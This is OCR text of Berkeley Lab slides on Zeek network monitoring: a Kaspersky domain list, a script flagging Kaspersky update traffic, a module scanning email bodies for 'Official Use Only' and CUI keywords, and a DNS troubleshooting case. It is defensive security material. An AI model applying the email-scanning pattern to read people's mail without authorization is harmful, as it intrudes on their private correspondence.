center.kaspersky.com
click.kaspersky.com
cm.k.kaspersky-labs.com
cp-ntfy.kaspersky
crypto-wifiplus-geo.kaspersky-labs.com
cybermap.kaspersky.com
devbuilds.kaspersky-labs.com
di.kaspersky-labs.com
dm.kaspersky-labs.com
dm.s.kaspersky-labs.com
dnl-00.geo.kaspersky.com
dnl-01.geo.kaspersky.com
dnl-02.geo.kaspersky.com
dnl-03.geo.kaspersky.com
dnl-04.geo.kaspersky.com
dnl-05.geo.kaspersky.com
dnl-06.geo.kaspersky.com
dnl-07.geo.kaspersky.com
dnl-07.kaspersky.com
dnl-08.geo.kaspersky.com
dnl-09.geo.kaspersky.com
dnl-10.geo.kaspersky.com
dnl-11.geo.kaspersky.com
dnl-12.geo.kaspersky.com
dnl-13.geo.kaspersky.com
dnl-14.geo.kaspersky.com
dnl-15.geo.kaspersky.com
dnl-16.geo.kaspersky.com
dnl-17.geo.kaspersky.com
dnl-18.geo.kaspersky.com
dnl-19.geo.kaspersky.com
dnsmaster.kasperskylabs.net
downloads0.kaspersky-labs.com
downloads1.kaspersky-labs.com
downloads2.kaspersky-labs.com
downloads3.kaspersky-labs.com
downloads4.kaspersky-labs.com
downloads5.kaspersky-labs.com
downloads6.kaspersky-labs.com
downloads7.kaspersky-labs.com
downloads8.kaspersky-labs.com
Downloads9.kaspersky-labs.com
support.kaspersky.com
t.americas.kasperskylab.com
t.uk.kaspersky-mail.co.uk
tfu.s.kaspersky-labs.com
toronto.center-kl.geo.kaspersky.com
toronto.my.kaspersky.com

dumps.kaspersky-labs.com
encyclopedia.kaspersky.com
eu.refresh-bkg.activation-v2.kaspersky.com
eugene.kaspersky.com
ff.kis.scr.kaspersky-labs.com
ff.kis.v2.scr.kaspersky-labs.com
forum.kaspersky.com
fr-geo.kaspersky-labs.com
ftp.kaspersky.com
gc.kis.scr.kaspersky-labs.com
gc.kis.v2.scr.kaspersky-labs
gc.kis.v2.scr.kaspersky-labs.com
geo.kaspersky
geo.kaspersky.com
geons1.kaspersky-labs.com
geons11.kaspersky-labs.com
geons6.kaspersky-labs.com
geons8.kaspersky-labs.com
geons9.kaspersky-labs.com
go.kaspersky.com
help.kaspersky.com
home.kaspersky.co.jp
ics-cert.kaspersky
ics-cert.kaspersky.com
ie.kis.scr.kaspersky-labs.com
ie.kis.v2.scr.kaspersky-labs.com
ingramkaspersky.com
inter-fe.geo.kaspersky.com
ipm.kaspersky.com
ipmcloud.kaspersky
ipmcloud.kaspersky.com
is.v2.scr.kaspersky-labs.com
k.kaspersky-labs.com
kaspersky
kaspersky-labs.com
kaspersky-mail.co.uk
kaspersky-results.py
Kaspersky-t.neolane.net
noransom.kaspersky.com
noransom.land.kasperskyclub.com
ns1.kasperskylabs.net
ns2.kasperskylabs.net
ns3.kasperskylabs.net
O.kaspersky-labs.com
touch.kaspersky.com
tr1.kaspersky.com
tr2.kaspersky.com
trial.s.kaspersky-labs.com
trt2-bosh.ucp-ntfy.kaspersky-labs.com
uas.services.ucp.kaspersky-labs.com
ucp-ntfy.kaspersky-labs.com

kaspersky.co.jp
kaspersky.co.uk
kaspersky.com
kaspersky.commander1.com
kaspersky.d2.sc.omtrdc.net
kaspersky.d3.sc.omtrdc.net
kaspersky.daikin-america.com
kaspersky.demdex.net
kaspersky.foundation.fsu.edu
kaspersky.fsu.edu
kaspersky.ips
kaspersky.lsce.ipsl.fr
kaspersky.merko.cz
kaspersky.nersc.gov
kaspersky.py
kaspersky.sjtu.edu.cn
kaspersky.softwaresea.com
kaspersky.ugc.bazaarvoice.com
kasperskyantivirus.net
kasperskyclub.com
kasperskycontenthub.com
kasperskydev
kasperskylab.com
kasperskylabs.jp
kasperskylabs.net
kasperskytte.github.io
kasperskyusa.com
kavdumps.kaspersky.com
kis.scr.kaspersky-labs.com
kis.v2.scr.kaspersky-labs.com
ks.ekp.ucp.kaspersky-labs.com
ksn-a-p2p-geo.kaspersky-labs.com
ksn-a-p2p.geo.kaspersky.com
ksn-a-stat-geo.kaspersky-labs.com
ksn-a-stat.geo.kaspersky.com
ksn-ca-geo.kaspersky-labs.com
ksn-ca.geo.kaspersky.com
ksn-cinfo-geo.kaspersky
Ksn-cinfo-geo.kaspersky-labs.com
scr.kaspersky-labs.com
sde.kaspersky-labs.com
sdeconfig.kaspersky-labs.com
services.ucp.kaspersky-labs.com
sn-cinfo-geo.kaspersky-labs.com
Special.s.kaspersky-labs.com
uis.geo.kaspersky.com
uis.kaspersky.com
us-geo.kaspersky-labs.com
usa.kaspersky.com
v2.scr.kaspersky-labs.com
webapi.kaspersky.com

ksn-cinfo.geo.kaspersky.com
ksn-crypto-a-p2p-geo.kaspersk
ksn-crypto-a-p2p-geo.kaspersky-labs.com
ksn-crypto-a-stat-geo.kaspers
ksn-crypto-a-stat-geo.kaspersky-labs.com
ksn-crypto-catm-geo.kaspersky-labs.com
ksn-crypto-file-geo.kaspersky-labs.com
ksn-crypto-info-geo.kasper
ksn-crypto-info-geo.kaspersky
ksn-crypto-info-geo.kaspersky-labs
ksn-crypto-info-geo.kaspersky-labs.com
ksn-crypto-ipm-geo.kaspersky-labs.com
ksn-crypto-kas-geo.kaspersky
ksn-crypto-kas-geo.kaspersky-labs
ksn-crypto-kas-geo.kaspersky-labs.com
ksn-crypto-pbs-geo.kaspersky-labs.com
ksn-crypto-stat-geo.kaspersky-labs.com
ksn-crypto-tcert-geo.kaspersky-labs
ksn-crypto-tcert-geo.kaspersky-labs.com
ksn-crypto-url-geo.kaspersky
ksn-crypto-url-geo.kaspersky-labs
ksn-crypto-url-geo.kaspersky-labs.com
ksn-crypto-url-mobile-geo.kaspersky-labs.com
ksn-crypto-verdict-geo.kaspersky
ksn-crypto-verdict-geo.kaspersky
ksn-crypto-verdict-geo.kaspersky-lab.com
ksn-crypto-verdict-geo.kaspersky-labs.com
ksn-crypto-wifiplus-geo.kaspersky
Ksn-crypto-wifiplus-geo.kaspersky-lab.com
par-bosh.ucp-ntfy.kaspersky-labs.com
par1-bosh.ucp-ntfy.kaspersky-labs.com
par2-bosh.ucp-ntfy.kaspersky-labs.com
password.kaspersky.com
pdc3.kaspersky.com
products.kaspersky-labs.com
products.s.kaspersky-labs.com
redirect.geo.kaspersky.com
redirect.kaspersky.com
refresh-bkg.activation-v2.kaspersky.com
rt-geo.kaspersky-labs.com
ru.fp.kaspersky-labs.com
Rypto-stat-geo.kaspersky-labs.com
webcn.geo.kaspersky.com
wifiplus-geo.kaspersky-labs.com
wordpress.kasperskyclub.com
www-kaspersky-com.cdn.ampproject.org
www.kaspersky
www.kaspersky-help.com
www.kaspersky.co.jp
www.kaspersky.co.uk

ksn-crypto-wifiplus-geo.kaspersky-labs.com
ksn-crypto-wifiplus.geo.kaspersky.com
ksn-file-geo.kaspersky-labs.com
ksn-file.geo.kaspersky.com
ksn-fr-geo.kaspersky-labs.com
ksn-fr-geo.kaspersky-labs.com.lbl
ksn-fr-geo.kaspersky-labs.com.rpz.lbl
ksn-info-geo.kaspersky-labs.com
ksn-info.geo.kaspersky.com
ksn-ipm.geo.kaspersky.com
ksn-kas-geo.kaspersky-labs.com
ksn-kas.geo.kaspersky.com
ksn-kddi.kaspersky-labs.com
ksn-oui-geo.kaspersky-labs.com
ksn-oui.geo.kaspersky.com
ksn-pp.geo.kaspersky.com
ksn-pp.kaspers
ksn-pp.kaspersky-labs.com
ksn-stat-install.kaspersky-labs.com
ksn-stat.geo.kaspersky.com
ksn-tboot-1.kaspersky-labs.com
ksn-tcert.geo.kaspersky.com
ksn-url-geo.kaspersky-labs.com
ksn-url-mobile.geo.kaspersky.com
ksn-url.geo.kaspersky.com
ksn-verdict-geo.kaspersky-labs.com
ksn-verdict.geo.kaspersky.com
ksn4-12.kaspersky-labs
ksn4-12.kaspersky-labs.com
land.kasperskyclub.com
me.kis.scr.kaspersky-labs.com
me.kis.v2.scr.kaspersky-labs.com
media-kasperskydaily-com.cdn.ampproject.org
media.kaspersky
media.kaspersky.com
media.kasperskycontenthub.com
media.kasperskydaily.com
ml.kaspersky.com
multisite.geo.kaspersky.com
My.kaspersky.com
www.kaspersky.com
www.kaspersky.com.cn
www.kaspersky.de
www.kaspersky.ru
www.kaspersky.stage.ws
y.kaspersky-labs

BERKELEY LAB

So we did what we always do:
Use Zeek

Network footprint*

Kaspersky does updates with resp_mime_types

- application/x-kaspavupdate
- application/x-kaspavdb


*Michael & Partha identified this detection in an email thread

BERKELEY LAB

```
global watched_resp_mime_types = /application\/x-kaspavupdate|application\/x-kaspavdb/ &redef ;
```

```
event HTTP::log_http (rec: HTTP::Info)
{
        if (! rec?$resp_mime_types)
        return ;

    for (mtypes in rec$resp_mime_types)
    {
          if (watched_resp_mime_types in rec$resp_mime_types[mtypes])
        {
            NOTICE([$note=Mime, $id=rec$id, $msg=fmt("Kaspersky %s seen from host %s",
            rec$resp_mime_types[mtypes], rec$id$orig_h),
            $identifier=cat(rec$id$orig_h,rec$resp_mime_types[mtypes]),
            $suppress_for=6 hrs]);
        }
    }
}
```


Performance of Kaspersky detection



BEYOND - IR

Traffic Reduction aka ‘protecting other security appliances’ - Measurement - case II

- Use to identify traffic reductions to Fireeye
- We use shunting to protect and keep other cyber security appliance working
- Things cannot handle 100G links otherwise



*Credit: Graph/crunch by Michael Smitasian, LBNL

BERKELEY LAB

BEYOND - IR


Mining data - Official Use Only

- How many OUO documents are “entering” “exiting” and where they are “parked at” in the Lab

- More importantly - identify and follow up on ones which are labelled OUO but aren’t really OUO

```
module OUO;

export {
        redef enum Notice::Type += {
                MsgBody,
        };

        global keyword_blob: pattern = /.{0,90}Official Use Only.{0,90}|.{0,90}.[[:space:]]OUO[[:space:]].{0,90}|.{0,90}[[:space:]]CUI[[:space:]].{0,90}|.{0,90}Controlled Unclassified Information.{0,90}/ ;
        global keywords: pattern = /Official Use Only|[[:space:]]OUO[[:space:]]|[[:space:]]CUI[[:space:]]|Controlled Unclassified Information/ ;

        global interesting_files: set[string] ;
}


event mime_all_data(c: connection, length: count, data: string) &priority=-5
{
        if (! c?$smtp)
                return ;

        if ( keyword_blob in data)
        {
        local match = find_all (data, keyword_blob);
        local hits = ""  ;

        for (m in match)
        {
            hits += fmt ("match: %s ", m) ;
        }

                local rcpt= "" ;

                for (a in c$smtp$rcptto)
                        rcpt += fmt ("%s %s", rcpt, a) ;

        local keyword_match = find_all(hits, keywords);
        local keyword_hits : set[string] ;
        local kh="" ;

        for (k in keyword_match)
        {
            add keyword_hits[k];
        }

        for (v in keyword_hits)
            kh += fmt (" %s ", v) ;

                NOTICE([$note=MsgBody, $msg=fmt("%s #  %s #  %s # %s # %s # %s",c$smtp$ts, c$smtp$mailfrom, rcpt, c$smtp$subject, kh, hits ), $conn=c]);
        }
}
```

A	B	C	D	E	F
Timestamp	From	To	Subject	Match	Match
Sep 18 22:56:46	asharma@lbl.gov	psb@mh1.lbl.gov	Re: Need to crunch 7 days of TM-SMTP data	OUO	match: >To find some specific OUO emails, I am crunching last 7 days of TM-SMTP data - so I am




*Credit: Graph/crunch by Jay Krous, LBNL

BERKELEY LAB


Network Troubleshooting - DNS

- Noticed that at 11:50 and 12:50 our hosts are not resolving and sync/fetch jobs are failing…
- Is this because of load levels on machine
- Problem very specific to 11:50 am and 12:50pm
- Turns out there is Huge Spike in DNS logs for Sophos
- Bind 9.14 introduced a feature known as “qname minimization”



*Credit: Graph/crunch by Michael Smitasian, LBNL

BERKELEY LAB



*Credit: Graph/crunch by Michael Smitasian, LBNL

BERKELEY LAB

So what happened*

- Bind 9.14 upgrade gets a feature “qname minimization”.
- A privacy feature stops controller of a ‘higher-level’ DNS authoritative server seeing the payload of a more specific request.
- The way it does this is that the name resolver (your bind) makes repeated NS record requests, one for each label in the hierarchy. This means that the authoritative server gets repeated NS requests.

  v.1o1wwwww.75sp1xxxxx.s607yyyyy.r5nzzzzzz.i.00.s.sophosxl.net.

Ten requests to resolve one TXT record!

*Sophos Support figured this out

BERKELEY LAB

Answering very specific questions

- Fireye Traffic reduction or Kaspersky are really good examples of ***age old Zeek philosophy*** of :

Separate data from policy

In other words, You can run snort signatures all you want, but if policy changes or new need arises, there isn't any data to go back to.

In conclusion:

We use Zeek - you should too!

Questions ?

asharma@lbl.gov

security@lbl.gov